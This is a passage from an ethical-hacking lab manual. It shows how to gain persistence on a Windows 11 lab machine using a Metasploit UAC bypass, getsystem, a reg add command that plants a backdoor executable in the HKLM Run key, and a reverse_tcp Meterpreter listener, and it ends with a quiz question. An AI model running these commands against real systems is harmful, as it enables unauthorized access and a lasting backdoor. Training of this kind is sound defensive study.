


26. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
27. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
28. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.




29. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
30. Type **getsystem -t 1** and press **Enter** to elevate privileges.
31. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges.




32. Now, to add the malicious file into the **Windows 11** machine's registry, open a shell by running the **shell** command.


33. In the elevated shell, type **reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v backdoor /t REG_EXPAND_SZ /d "C:\Users\Admin\Downloads\registry.exe"** and press **Enter**.



34. Once the command is successfully executed, open another terminal window with root privileges and run **msfconsole** command.
35. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
36. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
37. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
38. Type **set lport 4444** and press **Enter** to set lport.
39. Now, type **exploit** to start the exploitation.




40. Click Windows 11 to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the Run Registry is executed.



41. Now click Parrot Security to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.

It takes some time for the session to open.

42. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.



43. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
44. Thus, attacker can maintain persistence on the target machine using Run Registry keys.
45. This concludes the demonstration of how to maintain persistence by Modifying Registry Run Keys.
46. Close all open windows and document all the acquired information.
47. Now, before going to the next task, End the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End Lab** from the drop-down options.

Question 6.3.2.1

Use Parrot Security machine to gain access and exploit Registry keys to gain privileged access and persistence on the Windows 11 machine. Enter the registry path of the target system to which the backdoor .exe file is added to achieve Registry persistence in this task.